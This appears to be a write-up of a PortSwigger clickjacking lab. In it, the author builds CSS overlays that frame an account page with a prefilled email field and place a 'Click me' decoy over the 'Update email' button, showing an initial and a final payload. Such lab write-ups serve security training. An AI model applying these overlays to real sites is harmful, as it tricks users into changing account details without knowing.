Clickjacking with form input data prefilled from a URL parameter
Clickjacking with form input data prefilled from a URL parameter: This lab extends the basic clickjacking example in Lab: Basic clickjacking with CSRF token protection. The goal of the lab is to change the email address of the user by prepopulating a form using a URL parameter and enticing the user to inadvertently click on an "Update email" button. To... • PortSwigger • Clickjacking
Clickjacking Lab – Prepopulated Form Exploit
This lab extends the basic clickjacking example in Lab: Basic clickjacking with CSRF token protection.
🎯 Lab Goal
The goal of the lab is to change the email address of the user by prepopulating a form using a URL parameter and enticing the user to inadvertently click on an "Update email" button.
To solve the lab:
- Craft some HTML that frames the account page.
- Fool the user into updating their email address by clicking on a "Click me" decoy.
Credentials: wiener:peter
🔍 Initial Setup
The lab starts off with the target application structure:

🛠️ Exploit Development
Initial Payload (My Attempt)
This payload worked locally but did not satisfy the specific requirements of the lab validator:
iframe {
    position: relative;
    width: 1000px;
    height: 700px;
    opacity: 0.1;
}
div {
    position: absolute;
    top: 470px;
    left: 80px;
    z-index: 1;
}
input {
    border-top-style: hidden;
    border-right-style: hidden;
    border-left-style: hidden;
    border-bottom-style: none;
    background-color: none;
}
form {
    background-color: none;
}<button>Click me</button>Final Payload (Lab Requirements)
The lab environment required adjustments to the z-index layering and element positioning to trigger the exploit successfully:
iframe {
    position: relative;
    width: 1000px;
    height: 700px;
    opacity: 0.1;
    z-index: 2;
}
div {
    position: absolute;
    top: 470px;
    left: 100px;
    z-index: 1;
}<button>click me</button>Applying these positioning adjustments resolved the alignment and allowed the lab to be solved successfully.
Comments
Comments
Loading comments…